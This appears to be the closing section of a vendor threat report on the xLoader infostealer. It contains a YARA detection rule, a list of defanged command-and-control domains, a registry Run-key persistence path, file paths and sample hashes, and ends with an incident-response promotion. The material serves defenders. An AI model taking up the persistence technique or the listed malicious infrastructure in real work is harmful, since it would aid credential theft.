The following YARA rule was authored by the BlackBerry Research & Intelligence Team to catch the threat described in this document:

```
import "pe"
rule xLoaderInfoStealer
{
   strings:
      $hx_enc_buff = { 57 50 E8 B0 E6 FF FF 8B F8 83 C4 04 80 3F 55 75 79 80 7F 01
8B 75 73 }
   condition:
pe.is_pe and
pe.number_of_imported_functions == 0 and
pe.number_of_imports == 0 and
          all of ($hx*)
}
```

## Indicators of Compromise (IoCs)

**Network:**

www[.]abolad[.]com
www[.]addisonbleu[.]com
www[.]am-conseil-communication[.]com
www[.]askaboutaduhelm[.]com
www[.]astyaviewer[.]com
www[.]bainrix[.]com
www[.]beaumontcycleworks[.]com
www[.]blockchainhub360[.]com
www[.]calerie[.]coffee
www[.]calvarirumba[.]com
www[.]celiktarim[.]com
www[.]dailygame168[.]com
www[.]desarrollosolucionesnavarro[.]com (legitimate C2 domain)
www[.]edwardsrealtyfl[.]rentals
www[.]golfwifi[.]net
www[.]guapandglo[.]com
www[.]hydrarobuxobby[.]com
www[.]instrumentum[.]store
www[.]kinnonstudio[.]com
www[.]lanerbo[.]com
www[.]littlescampers[.]com
www[.]mapopi[.]com
www[.]miotir[.]com
www[.]mnavn[.]com
www[.]northwayenterprise[.]com
www[.]okwideus[.]com
www[.]oqity[.]com
www[.]pastelpastrybakery[.]com
www[.]plastings[.]com
www[.]poolsnation[.]com
www[.]privedenim[.]com
www[.]registernowhd[.]xyz

www[.]rixmusic[.]com
www[.]royalposhpups[.]com
www[.]rwaafd[.]com
www[.]sazekav[.]com
www[.]serialmixer[.]icu
www[.]tailored2fit[.]online
www[.]thebandaiderepair[.]com
www[.]therightmilitia[.]com
www[.]theutahhomestore[.]com
www[.]visions-agency[.]com
www[.]votekellykitashima[.]com
www[.]xiang-life[.]net

**Registry:**

HKCU\Software\Microsoft\CurrentVersion\Run\<RANDOM> (REG_SZ)

**File system:**

C:\Program Files (x86)\<RANDOM>\<Random>.exe

**SHA256:**

9f7b903ab126b2a3a0ca3c5977bbf84111f52a6e3a6e43aa127763e1a46b8f2d (xLoader PE)
693d6f0ac1e3f5e3e5b68c45d2a77bcc9d8976f7b091d5bfa1e719ad8b97fd25 (xBinder JAR)

## BlackBerry Assistance

If you're battling this malware or a similar threat, you've come to the right place, regardless of your existing BlackBerry relationship.

The BlackBerry Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you by providing around-the-clock support, if required, as well as local assistance. Please contact us here: https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment

*For more information about this threat, watch our new demo video,*

BlackBerry vs. xLoader Infostealer.

## About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back